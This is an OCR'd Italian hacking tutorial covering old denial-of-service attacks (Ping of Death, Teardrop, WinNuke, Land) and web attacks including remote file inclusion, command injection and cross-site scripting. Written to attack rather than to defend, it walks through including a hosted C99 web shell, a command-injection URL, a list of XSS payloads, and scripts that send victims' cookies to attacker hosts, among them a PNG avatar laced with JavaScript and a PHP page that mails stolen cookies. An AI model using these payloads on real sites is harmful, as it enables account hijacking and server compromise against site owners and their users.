
Se siete sotto una botnet siete nei guai : gli attacchi verranno effettuati dal vostro computer e sarà difficile dichiarare che la fonte era esterna . Se siete attaccati da una botnet fate la fine di una bottiglia riempita da una fontana . Prima o poi straripate .

DRDoS

Distributed Reflection Denial of Service

Gli umani mi sorprendono . Gli hacker ancora di più .
Questo attacco è un po' come lo scacco matto ; pensi tanto a come muoverti quando invece l'avversario ti frega con una mossa stupidissima . La domanda mi è ovvia : perchè utilizzare tanti computer per crashare un server quando basta un server per crashare un computer ?

La risposta è DRDoS . Facciamo la solita richiesta al server , come obiettivo di risposta gli diamo il nostro IP e lui ci risponderà tante volte quante richieste abbiamo fatto . Ora proviamo a sostituire “il nostro IP” con “l'IP della vittima” e , come per magilla , la risposta del server verrà effettuata verso la macchina con cui noi ci siamo identificati . Semplice no ?



Le due facce : da una parte la maggior parte dei server filtrano questi tipi di attacchi , quindi resta difficile che si possa trovare un server disponibile a questo tipo di attacco . E questo è bene . Il male invece lo fa la Microsoft : se pensassero a fare sistemi operativi migliori invece che inventarsi dei protocolli e rendere disponibili a tutti i lamer le Raw Sockets , il mondo sarebbe migliore .

Infatti tramite un Sistema Operativo Micro$oft è possibile modificare le Raw Sockets in modo che l'invio della risposta venga fatto a un qualsiasi IP .

Rischio

Dare un voto di rischio è davvero difficile : il filtraggio dei server è ottimo e quasi tutti lo applicano , quindi abbassano al minimo il rischio . Poi c'è la Micro$oft che fa di testa sua , e porta le sue Raw Socket a fare del male . Rischio medio , equilibrio che da una goccia può far rovesciare il vaso .

Parliamo ora di attacchi di tipo DoS che possono essere effettuati sia a connessione singola che a connessione multipla .

Ping of Death

18 Dicembre 1996 : più di dieci anni fa , fu emesso un bollettino dove venne spiegato che tutti i sistemi informatici erano affetti da una vulnerabilità dove una richiesta di tipo ICMP ECHO effettuata con il comando “ping” potesse provocare il malfunzionamento e il blocco totale della macchina vittima .

In particolare il pacchetto che veniva inviato superava il limite di peso consentito , i “pesanti” 64k .

A cosa serve il comando PING ?

Il ping viene utilizzato per controllare se una macchina remota è attiva o meno . Possiamo fare un esempio di ping accedendo al telnet (per Windows : Esegui->cmd->Telnet) e digitare :


```
Ping www.qualsiasisito.it
```

La macchina remota , se attiva , risponderà con una cosa tipo

```
Risposta da xxx.xx.xxx.x byte=.....
```

Altrimenti riceveremo

```
Richiesta scaduta
```



Ma torniamo all'attacco POD : la grandezza massima di un pacchetto è di 65536 bytes . L'attacco , inoltre , può essere effettuato su qualsiasi macchina presente in rete (periferiche esterne , stampanti , router) l'importante è che siano connesse direttamente alla rete .

Numero 65536 : su questi 20 bytes vengono utilizzati per l'intestazione del pacchetto , mentre altri 8 bytes vengono mantenuti per gli header del pacchetto . Quindi i dati residenti nel pacchetto saranno :

```
65536-20-8=65507
```

Il problema del Ping Of Death nasce dalla possibilità di creare un pacchetto ICMP ECHO superiore del peso dei 65507 bytes , anche se la maggior parte dei sistemi TCP/IP hanno un limite di peso dei pacchetti .
Come è possibile questo ? Conoscendo la trasmissione dei pacchetti ICMP , i pacchetti vengono divisi , inviati , e poi ricostruiti nella posizione originaria di come è stato inviato .

Nella maggior parte dei casi il sistema non fa un controllo dei pacchetti inviati , né tantomeno di quando li riceve , ma solo ed esclusivamente quando li ricostruisce . Per questo , quando il sistema deve ricostruire i pacchetti , non conoscendo i pacchetti di grandezza maggiore si

instaura un buffer overflow nel sistema e tutto risulta bloccato .

Ecco il comando per effettuare un Ping of Death

```
ping -l 65527 127.0.0.1
```

Non è finita qua . Ecco una buona lista di tutti i tipi di ping per potersi sbizzarrire con questa tecnica .

PING -t=Pinga L'host fino a quando non cade!
PING -a=Risolve gli indirizzi in nomi host.
PING -n NUMERO=Indica il numero d volte da pingare un host!
PING -l=Indica le dimensioni dei paccheetti da inviare(IL MAX è 65500 quindi scrivete PING -l 5000 ad es.)
PING -f=imposta il flag per la disattivazione della frammentazione nel pacchetto.
PING -i durata=Durata.
PING-v tiposervizio=Tipologia di servizio.
PING-r conteggio=Registra route per il conteggio dei punti di passaggio.
PING-s conteggio=Timestamp per il conteggio dei punti di passaggio.
PING-j elencohost=Instradamento libero lungo l'elenco host.
PING -k elencohost =Instradamento vincolato lungo l'elenco host.
PING-w timeout =Timeout in millisecondi per ogni risposta.

Nessun timore , a patto che non utilizziate un Windows 95 . Se qualcuno vi minaccia di POD , ridetegli in faccia . Non abbiate nessuna paura , ci sono cose peggiori di un attacco POD .

Bonk

Tecnica arcana utilizzata soprattutto dagli script lamer di IRC dove i sistemi operativi vulnerabili sono sistemi Windows <= 95 .
Ahimè , non essendoci informazioni avanzate su tale argomento sorvoliamo questo attacco , anche perchè è superato da anni .

Rischio

Tecnica lamer , non funziona da più di dieci anni . E' possibile trovare lo script negli script IRC lamer , non funzionanti o comunque utilizzabili su macchine preistoriche .

Teardrop

Essendo sottoposti a questo attacco si rischia il bloccaggio del sistema . L'attacco viene provocato da una frammentazione non corretta , dove lo stack TCP/IP non riesce a ricostruire il pacchetto e provoca l'overflow nel sistema .

Il teardrop è un attacco molto utilizzato negli script lamer IRC , pertanto è possibile trovare un programma per effettuare tale attacco facendo una semplice ricerca con un qualsiasi motore di ricerca .

Rischio

Forse esagero , è sempre un attacco semplice , ma dalla radice del sistema sono stati creati dei sistemi più efficaci creati di giorno in giorno . Pertanto i sistemi non aggiornato potrebbero essere vulnerabili , come ad esempio i vecchi sistemi Window$ 95 o NT .

Click

Sono affetti dal click tutti i sistemi Windows(3.1/95/98/NT/XP) Linux è invece immune a tale attacco (chissà perchè) .
Click o meglio ICMP_DESTINAZIONE_IRRAGGIUNGIBILE ha come sintomo la disconnessione dal server IRC con il classico messaggio di uscita:

*** murdercode has quit irc (Connection reset by peer)

Non tutti sanno però che questo attacco può essere inviato non solo contro le connessioni IRC, ma anche contro qualsiasi connessione TCP (i messaggi di errore del browser per esempio "la connessione è stata reimpostata")
Il Click può essere generato sia da sistemi Windows (famoso appunto il codice di Rhad del click2.2) che da macchine Un*x e che per difendersi bisogna filtrare ICMP usando un firewall. Anche il Nukenabber filtra questo tipo di icmp ma non ha nessuna funzione di blocco, ti può solo avvisare che in quel momento un determinato ip ti sta attaccando.

Si consiglia comunque contro il click il connettersi a porte fuori range del server IRC .

Rischio

Ci si può difendere con qualche accorgimento , ma non tutti seguono le cure o aggiornano il proprio software , pertanto sarà difficile evitare l'attacco per un principiante .

Bloop

Attacco che consiste nell'invio di pacchetti ICMP spoofati e inviati in maniera casuale , provocando il crash del sistema vittima .

L'attacco può essere generato dai sistemi Un*x e l'unico metodo per difendersi è filtrare sul firewall (o direttamente sul sistema operativo) i pacchetti in entrata in modo da evitare il problema .

I sistemi vulnerabili ? Naturalmente i sistemi Windows , specie le vecchie versioni 95,98 e NT .

Rischio

Rischio bassissimo . I Sistemi più a rischio sono vecchi e comunque basta un semplicissimo firewall per ovviare al problema .

Ping Pattern

Una vulnerabilità presente su circa il 60% dei modem presenti in circolazione .

Consiste nell'inviare al modem della vittima attraverso PING o anche CTCP il comando ATH0+++ (disconnessione). Il modem alla risposta si disconnette , nulla di particolarmente grave insomma , ma comunque irritante .

Rischio

Alcuni produttori ancora non si decidono a fixare questo problema . I pochi che lo hanno fatto ci hanno pensato troppo tardi ; tra l'altro , non penso che facilmente qualcuno pensi a cambiare il proprio modem . L'unica soluzione quindi è cambiare modem .

IGMP

Alla Micro$oft , come abbiamo detto , gli piace gestire i pacchetti come gli pare e piace . Ecco perchè questo attacco è producibile da sistemi Un*x che attaccano gli utenti Window$, specie nei sistemi 95/98/NT , in quanto l'O.S. non riesce a gestire al meglio i pacchetti e viene fuori l'odiosa schermata blu . Quindi un semplice invio di un pacchetto IGMP su un sistema Window$ non patchato si provoca l'overflow del sistema.

Rischio

Un firewall va più che bene , ma conosco delle persone che non possono permettersi le nuove tecnologie e si tengono da parte alle chat IRC per essere al sicuro da questo attacco . Un'altra soluzione è di usare un sistema Un*x .

WinNuke - OOB


Sono affetti dall'OOB i sistemi Win 31/95/NT .
Il WinNuke ha come sintomo il bluescreen o il blocco del PC.
Invia dati out of band alle porte 137/138/139 (netbios).
Il WinNuke può essere generato da macchine Window$ o *nix (anche senza avere i privilegi di 'root') e per prevenirlo è sufficiente aggiornarsi alle WinSock2.2 anche se il sito della Micro$oft ha rilasciato anche una semplice patch .

Rischio

Come abbiamo detto l'attacco è inefficace se si utilizza una qualsiasi versione di Windows non patchata . E' rarissimo trovarne una , pertanto dichiariamo questo attacco inutilizzabile .

Land

Continuiamo a parlare di attacchi scrausi (come il POD) su macchine altrettanto arcane .
L'attacco è banalissimo , il bug altrettanto . Forse un giorno ci verrà spiegato perchè succede questo .



E’ una tecnica che consiste nell’inviare un pakketto SYN contenente porta o IP Address sbagliati causando dunque un blocco nel sistema vittima.

Ecco una lista di tutte le macchina infette da questo attacco :

```
AIX 3                                   IS  vulnerable
AIX 3.2                                 NOT vulnerable
AIX 4                                   NOT vulnerable
AIX 4.1                                 NOT vulnerable
AIX 4.2.1                               NOT vulnerable
AmigaOS AmiTCP 4.0demo                  NOT vulnerable
AmigaOS AmiTCP 4.2 (Kickstart 3.0)      IS  vulnerable
AmigaOS Miami 2.0                       NOT vulnerable
AmigaOS Miami 2.1f                      NOT vulnerable
AmigaOS Miami 2.1p                      NOT vulnerable
AmigaOS Miami 2.92c                     NOT vulnerable
BeOS Preview Release 2 PowerMac         IS  vulnerable
BSDI 2.0                                IS  vulnerable
BSDI 2.1 (vanilla)                      IS  vulnerable
BSDI 2.1 (K210-021,K210-022,K210-024)   NOT vulnerable
BSDI 3.0                                NOT vulnerable
DG/UX R4.12                             NOT vulnerable
Digital UNIX 3.2c                       NOT vulnerable
Digital UNIX 4.0                        NOT vulnerable
Digital VMS ???                         IS  vulnerable
FreeBSD 2.1.6-RELEASE                   NOT vulnerable
FreeBSD 2.2.2-RELEASE                   NOT vulnerable
FreeBSD 2.2.5-RELEASE                   IS  vulnerable
FreeBSD 2.2.5-STABLE                    IS  vulnerable (fixed)
FreeBSD 3.0-CURRENT                     IS  vulnerable (fixed)
HP External JetDirect Print Servers     IS  vulnerable
HP-UX 9.03                              NOT vulnerable
HP-UX 10.01                             NOT vulnerable
HP-UX 10.20                             NOT vulnerable
IBM AS/400 OS7400 3.7                   IS  vulnerable (100% CPU)
IRIX 5.2                                IS  vulnerable
IRIX 5.3                                IS  vulnerable
IRIX 6.2                                NOT vulnerable
IRIX 6.3                                NOT vulnerable
IRIX 6.4                                NOT vulnerable
Linux 1.2.13                            NOT vulnerable
Linux 2.1.65                            NOT vulnerable
Linux 2.0.30                            NOT vulnerable
Linux 2.0.32                            NOT vulnerable
MacOS MacTCP                            IS  vulnerable
MacOS OpenTransport 1.1.1               NOT vulnerable
MacOS 7.1p6                             NOT vulnerable
MacOS 7.5.1                             NOT vulnerable
MacOS 7.6.1 OpenTransport 1.1.2         IS  vulnerable (not a compleate lockup)
MacOS 8.0                               IS  vulnerable (TCP/IP stack crashed)
MVS OS390 1.3                           NOT vulnerable
NetApp NFS server 4.1d                  IS  vulnerable
```

```
NetApp NFS server 4.3                    IS  vulnerable
NetBSD 1.1                               IS  vulnerable
NetBSD 1.2                               IS  vulnerable
NetBSD 1.2a                              IS  vulnerable
NetBSD 1.2.1                             IS  vulnerable (fixed)
NetBSD 1.3_ALPHA                         IS  vulnerable (fixed)
NeXTSTEP 3.0                             IS  vulnerable
NeXTSTEp 3.1                             IS  vulnerable
Novell 4.11                              IS  vulnerable (100% CPU for 30 secs)
OpenBSD 2.1                              (conflicting reports)
OpenBSD 2.2                              NOT vulnerable
OpenVMS 7.1 with UCX 4.1-7               IS  vulnerable
OS/2 3.0                                 NOT vulnerable
OS/2 4.0                                 NOT vulnerable
QNX 4.24                                 IS  vulnerable
Rhapsody Developer Release               IS  vulnerable
SCO OpenServer 5.0.2 SMP                 IS  vulnerable
SCO OpenServer 5.0.4                     IS  vulnerable (kills networking)
SCO Unixware 2.1.1                       IS  vulnerable
SCO Unixware 2.1.2                       IS  vulnerable
Salaris 2.4                              NOT vulnerable
Solaris 2.5.1                            NOT vulnerable
Solaris 2.5.2                            NOT vulnerable
Solaris 2.6                              NOT vulnerable
SunOS 4.1.3                              IS  vulnerable
SunOS 4.1.4                              IS  vulnerable
Ultrix ???                               NOT vulnerable
Windows 95 (vanilla)                     IS  vulnerable
Windows 95 + Winsock 2 + VIPUPD.EXE      IS  vulnerable
Windows NT (vanilla)                     IS  vulnerable
Windows NT + SP3                         IS  vulnerable
Windows NT + SP3 + simptcp-fix           IS  vulnerable

Some misc stuff:

3Com Accessbuilder 600/700               NOT vulnerable
3Com LinkSwitch 1000                     NOT vulnerable
3Com OfficeConnect 500                   NOT vulnerable
3Com SuperStack II Switch 1000           IS  vulnerable
Adtran TSU Rack                          NOT vulnerable
Apple LaserWriter                        IS  vulnerable
Ascend 4000 5.0Ap20                      NOT vulnerable
Ascend Pipeline 50 rev 5.0Ai16           NOT vulnerable
Ascend Pipeline 50 rev 5.0Ap13           NOT vulnerable
BayNetworks MARLIN 1000 OS (0).3.024(R) NOT vulnerable
BinTec BIANCA/BRICK-XS 4.6.1 router      IS  vulnerable
Cisco Classic IOS < 10.3, early 10.3, 11.0, 11.1, and 11.2 IS vulnerable
Cisco IOS/700                            IS  vulnerable
Cisco Catalyst                           IS  vulnerable
Digital VT1200                           IS  vulnerable
Farallon Netopia PN440                   NOT vulnerable
HP Envizex Terminal                      IS  vulnerable
LaserJet Printer                         NOT vulnerable
Livingston Office Router (ISDN)          IS  vulnerable
Livingston PM ComOS 3.3.3                NOT vulnerable
Livingston PM ComOS 3.5b17 + 3.7.2       NOT vulnerable
Livingston PM ComOS 3.7L                 NOT vulnerable
Livingston PM ComOS 3.7.2                NOT vulnerable
Livingston Enterprise PM 3.4 2L          NOT vulnerable
Livingston T1/E1 OR                      IS  vulnerable
Milkyway Blackhole Firewall 3.0 (SunOS) IS  vulnerable
Milkyway Blackhole Firewall 3.02(SunOS) IS  vulnerable
NCD X Terminals, NCDWare v3.1.0          IS  vulnerable
NCD X Terminals, NCDWare v3.2.1          IS  vulnerable
Netopia PN440 v2.0.1                     IS  vulnerable
Proteon GT60                             NOT vulnerable
Proteon GT60Secure                       NOT vulnerable
Proteon GT70                             NOT vulnerable
```

```
Proteon GT70Secure                      NOT vulnerable
Proteon GTAM                            NOT vulnerable
Proteon GTX250                          NOT vulnerable
Proteon RBX250                          NOT vulnerable
Sonix Arpeggio                          NOT vulnerable
Sonix Arpeggio +                        NOT vulnerable
Sonix Arpeggio Lite                     NOT vulnerable
```

Rischio

Il rischio non risiede tanto sul fatto che la maggior parte degli OS non siano vulnerabili , ma come per il ping of death sono vulnerabili anche sistemi diversi . Molti produttori , specie dei router , non controllano affatto l'efficacia del sistema di protezione . Fate attenzione .

(11) Remote File Inclusion

Con il termine Remote File Inclusion (RFI) , o Arbitrary File Inclusion , si intende la capacità di poter includere in una pagina dinamica un file esterno in modo da modifica la natura dell'output della pagina .

Più semplicemente , durante la programmazione PHP si utilizza la funzione “include()” che serve a includere script esterni ; in questo modo il programmatore , nel momento in cui avrà bisogno di uno script che verrà ripetuto in più pagine (ad esempio una connessione al server e al database) non ci sarà il bisogno di riscrivere il codice ma basterà includere uno script esterno che farà il tutto .

Pratica

Passiamo subito alla pratica , visto che sulla teoria non c'è molto da spiegare . Per questa sezione sarà indispensabile almeno una conoscenza basilare del PHP .
Bene , armiamoci di PHP e Apache , creiamo una nuova pagina PHP (nel nostro caso rfi.php) e inseriamo questa riga di codice :

```
<?php
include($_GET['pagina']);
?>
```

Ora procuriamoci una shell scritta in php , io personalmente adoro la C99 ma ce ne sono molte altre , come c100 , r57 ecc ...
A questo punto uplodiamo la nostra C99 su un altro server (un hoster gratuito andrà più che bene) ; conoscendo che il file incluso deriva da una variabile passata in GET (quindi tramite barra degli indirizzi) creeremo la stringa infetta con il file esterno per includere la shell :

```
http://127.0.0.1/rfi.php?pagina=http://miohost.hoster.com/shellc99.txt
```

Se tutto andrà bene vedremo la shell mostrarsi sulla nostra pagina di prova (rfi.php) , altrimenti qualche settaggio sul server favorirà una maggiore protezione da tale attacco , ma questo lo vedremo più avanti .

Nota importante : il remote file inclusion viene utilizzato applicando script con estensioni in formato diverso al .php , altrimenti verrà riconosciuto come uno script residente sul server vittima .

Rischio

Il rischio per questo tipo di attacco è gravissimo . Tramite un Remote File Inclusion è possibile navigare nell'intero server della vittima riuscendo a modificare a piacimento qualsiasi tipo di dato .
Prima di scrivere un CMS consiglio a chiunque di imparare a evitare tale tecnica .

(12) Remote Command Inclusion

L'attacco consente di manipolare il file system del server in maniera remota compiendo azioni pur non avendo accessi root nel server . Infatti basti pensare che quasi tutti i portali che utilizzano sistemi come l'invio di mail , whois , visualizzare , modificare , eliminare ed aggiungere cartelle (e tanto altro) utilizzano degli script esterni scritti in PHP , Perl , C/C++ o Java.

L'attacco si svolge spesso mediante l'invio dei dati tra i form (come abbiamo visto anche nella SQL Injection) recuperati dalla querystring o dai form in metodo post .

Con la tecnica della RCI è possibile manipolare a piacimento dati , risorse , database e il sistema operativo stesso . Vedremo ora una lista di tutte le funzioni vulnerabili nei vari linguaggi :

PHP

- require()
- include()
- eval()
- preg_replace() (with /e modifier)
- exec()
- passthru()
- `` (backticks)
- system()
- popen()

Perl

- open()
- sysopen()
- glob()

- system()
- '' (backticks)
- eval()

Java

- Java(Servlets, JSP's)

C/C++

- exec**()
- system()
- strcpy
- strcat
- sprintf
- vsprintf
- gets
- strlen
- scanf
- fscanf
- sscanf
- vscanf
- vsscanf
- vfscanf
- realpath
- getopt
- getpass
- streadd
- strecpy
- strtrns

Facciamo il solito esempio pratico : mettiamo di voler visualizzare lo stato delle porte di un server che utilizza un sistema di pagine scritto in Perl . La pagina dove applicheremo la RCI sarà test.pl . Bene , andiamo sull'indirizzo della pagina Perl inviando dei dati in questystring (o GET , come volete voi) .

```
http://nomesito.com/test.pl;netstat%20-a
```

Vediamo attentamente il funzionamento della stringa

; serve per dire al Perl che verranno inviate delle funzioni
netstat è il comando che viene utilizzato per vedere lo stato della rete
%20 è lo spazio
-a è un parametro

Bene , dopo essere riusciti anche a manipolare gli script .pl con un semplice netstat ci basterà studiare qualche semplice funzione in grado di fare quello che vogliamo .

Rischio

Eseguire dei comandi in un server è gravissimo . Basta una query per sputtanare tutta la difesa di un server . E' richiesta una buona conoscenza del linguaggio di programmazione , specie nell'argomento sulle funzioni predefinite delle stringhe per sistemare qualche piccolo accorgimento .

(13) XSS – Cross Site Scripting

La tecnica del Cross Site Scripting (XSS , da non confondere con CSS , un linguaggio di programmazione markup dedicata al web) fa parte della famiglia dei “code injection” e può essere attuata su qualsiasi piattaforma che offre un servizio http , su un sito sia statico che dinamico , anche se è più “attuabile” su sistemi come forum , blog e .

La possibilità di iniettare codice javascript nel nostro browser favorisce notevoli vantaggi per il H/C , tra cui la possibilità di effettuare Cookie Grabbing e quindi Cookie Manipulation (Attacco n°4 in questa sezione) .

Ma torniamo al generale : come è strutturata una pagina sensibile all'attacco XSS ?

HTML - JAVASCRIPT

```
<html>
	<head>
		<script language="javascript">
			function recupera()
			{
				var stringa=prompt("Inserisci qualcosa da visualizzare nel tuo 
browser");
				document.write(stringa);
			}
		</script>
	</head>
	<body onLoad="recupera()">
	</body>
</html>
```

Cosa fa questa pagina ? Vi chiederà , tramite la funzione prompt() , di inserire una qualunque stringa che verrà poi stampata nella pagina che visualizzerete una volta arrivati alla funzione document.write() .

Facciamo la prova di scrivere nel prompt “Ciao sono Murdercode” ; nella pagina verrà stampato “Ciao sono Murdercode” ! Beh , come dovrebbe essere ... ma se scrivessimo “<script>alert(“XSS”);</script>” ? Verrà eseguito lo script javascript che mostrerà un alert con scritto “XSS” .

Ora mettiamo per assurdo che in un forum abbiamo la possibilità di inserire un post che permette l'inserimento di codice HTML e Javascript in una pagina (dev'essere una situazione proprio assurda !) . Vediamo in pratica come funziona tale argomento :

```
<script language="javascript">
document.location.href="http://infernet.com/evil_script.php?cookie="+document.cookie;
</script>
```

Beh , già che ci siamo facciamo anche una mini-lesson sul cookie grabbing .

Dunque , con lo script precedente siamo riusciti a fare del Cross Site Scripting nel sito vittima , ora ? Ora recuperiamo i valori ! Ehehe , difatti lo script document.location.href="http://infernet.com/evil_script.php?cookie="+document.cookie; andrà a recuperare i cookie della vittima e li invierà come parametri in modalità GET alla nostra pagina evil_script.php . A questo punto recuperiamo tali valori e , una volta ottenuti i cookie della vittima , ci basta recuperarli programmando una qualunque pagina . Vediamo come fare con uno script sia in ASP che in PHP :

```
                                                                    PHP
$cookie=$_GET['cookie'];
```

```
                                                                    ASP
cookie=Request.Querystring(“cookie”)
```

Cosa contiene un cookie ? Beh , dipende da come sono stati creati ... di solito viene visualizzato l'hash della password che va a eseguire una query di select tipo questa :

```
SELECT id,hash FROM utenti WHERE password=da98fdsf89ae7123jhkad23skdi8e732 and id=5
```

Bene , detto questo possiamo anche decidere di crackare un hash presente nel cookie . Di solito il tipo di hash utilizzato è l'MD5 , questo perchè è già implementato nelle librerie di PHP anche se dovrebbero decidersi a cambiarlo con qualche sistema più potente (tipo PGL) , ma forse bisognerà aspettare che inventino un CMS con queste caratteristiche prima di vederne ancora in circolazione , questo deriva dal fatto che un hash md5 con una combinazione di password semplici è crackabile in pochissimo tempo (specie si hanno sotto mano delle buone rainbow tables , ma ne parleremo più avanti nella zona cracking) .

Ovviamente nessuno vieta a linkare un sito contenente uno script in grado di portare il browser in crash , magari utilizzando uno script denominato “ciclo infinito” . Vediamo un esempio di “rottura di scatole” a un vostro amico :

```
http://www.infernet-x.it/pagina_cattiva.php?ricerca=<script>while(true){alert("XSS");}</script>
```

Così facendo verrà eseguito all'infinito un alerto con scritto “XSS” , così facendo sarà necessario uccidere l'operazione dal task manager .

Ecco infine una serie di stringhe che possono essere dei validi esempio di XSS :

```
[GET] http://www.xxx.com/virusSearch.php?VN=<script>alert('XSS')</script>

[GET] http://www.xxx..com/search/images/view?p=%3Cscript%3Ealert('XSS')%3C/script%3E

[GET] http://www.xxx.com/search?type-index="><script>alert('XSS')</script><x%20y="

[GET] https://www.xxx.com/logonfailed.htm?--><script>alert('XSS')</script><!--

[GET] http://www.xxx.com/viewcvs.cgi/<script>alert('XSS')</script>

[GET] http://www.xxx.com/register.php?id=TclDevKit&required=1&
LastName=&EmailAddress="><script>alert(document.cookie)</script><x%20y="&Company=
&submit.x=50

[GET] http://www.xxx.com/securityfocus/SearchServlet?col=";alert(document.cookie);//

[POST] <form name="f" action="http://www.xxx.com/static_suchen" method="post"><input
name=search
value='<script>alert(document.cookie)</script>'></form><script>f.submit()</script>

[GET]http://search.dooyoo.de/search/products/<img%20src=javascript:alert(document.cookie)
```

```
>
[GET] http://www.xxx.com/test.php?in=<body%20OnLoad=alert('XSS')>
[GET] http://www.xxx.com/test.php?in=<table%background="javascript:alert('XSS')">
[GET] http://www.xxx.com/test.php?in=<A%20HREF="http://goooooggle.com/">Clicca qui </A>
```

Rischio

In se non c'è nessuna minaccia . L'attacco si verifica quando il pollo di turno vedrà rubarsi i propri cookie (o altro) e se ne accorgerà solamento quando vedrà alterati alcuni dati (o con una semplice lettura dei file di log) .

(14) Image XSS Injection

nternet è il più grande e potente mezzo d'informazione mondiale . Nel corso degli anni sono stati scritti , elaborati e perfezionati numerosi tipi di CMS proprio per dare la possibilità a chiunque nel mondo di esprimere la propria opinione su un concetto , su un argomento in qualunque luogo e situazione .
Una delle caratteristiche più importanti di un CMS è la possibilità di dare una rappresentazione , un'immagine , un concetto della propria persona agli altri utilizzando l'avatar .
La possibilità di poter inserire su un sito esterno un file (che esso sia .jpeg o .png non fa differenza) porta chi offre il servizio un rischio non indifferente .

La Teoria
Supponiamo che eseguendo l'upload di un'immagine contenente del codice javascript questo possa essere eseguito dalla macchina che ospita tale servizio ; un'occasione allettante , non trovate ?
Ebbene , tale concetto è stato sperimentato più volte su diversi portali , come ad esempio phpBB , Invision Power Board , PunBB , PHP-Nuke e altri , innumerevoli e infiniti CMS , che offrono la possibilità di poter uploadare una qualsiasi immagine dentro il proprio server .
Tale concetto è applicabile solo se la vittima di turno è un utente Internet Explorer ; perchè questo ? Perchè durante la lettura dell'immagine , solo Internet Explorer potrà decifrare gli header contenuti che offrono la possibilità all'attacker di far eseguire il codice Javascript , mentre gli altri browser , come ad esempio Opera , Safari e Mozilla Firefox , non ne permettono l'esecuzione .

La Pratica
La preparazione all'attacco è solo la punta dell'iceberg ed è quello che andrò a mostrarvi ; il resto verrà dalla vostra capacità di saper illudere la vittima in questione .
Come prima punto dobbiamo procurarci i favolosi header che andremo ad inserire :

```
\x89\x50\x4E\x47\x0D\x0A\x1A\x0A\x00\x00\x00\x0DPHCK\x00\x00\x00\x01\x00\x00\x00\x01
```

Dove :

```
\x89\x50\x4E\x47\x0D\x0A\x1A\x0A – Firma – 8 bytes
\x00\x00\x00\x0D – Chunksize – 4 bytes
PHCK – Chunkid – 4 bytes
\x00\x00\x00\x01\ - Larghezza – 4 bytes
\x00\x00\x00\x01\ - Altezza – 4 bytes
```

Molto bene , ora ci basterà creare e modificare la nostra immagine .png contenente gli header :

```
$ echo -en
“\x89\x50\x4E\x47\x0D\x0A\x1A\x0A\x00\x00\x00\x0DPHCK\x00\x00\x00\x01\x00\x00\x00\x01”
> bug.png
```

Fin qua nulla di particolarmente complesso . Una volta creata la struttura dell'immagine non ci resterà che inserire del codice Javascript (o comunque un qualsiasi codice di programmazione Web che gira in lato client .)

```
$ echo -n “<script>location.href =
“http://nostrosito.it/ruba_cookie.php?cookie=”+document.cookie;</script>” >> bug.png
```

Infine , con il comando cp , andiamo a creare la copia della nostra immagine nella cartella in cui siamo ora (è possibile specificare un'altra cartella sostituendo il / con il percorso della cartella desiderata) :

```
$ cp bug.png /
```

L'immagine è pronta , ora non ci resta che upparla nel CMS a nostra scelta : quindi logghiamoci , spostiamoci nella sezione dove è possibile cambiare il nostro avatar e uppiamolo direttamente dal nostro computer (oppure da un link remoto) . NB : Linkando un link remoto senza inserirlo nel CMS i cookie grabbati saranno quelli dell'host remoto e non del CMS vittima .

Infine costruiamo la pagina ruba_cookie.php in questo modo :

```
<?
mail (“nostra@mail.it”,”Cookie rubati”,$_GET['cookie']);
?>
```

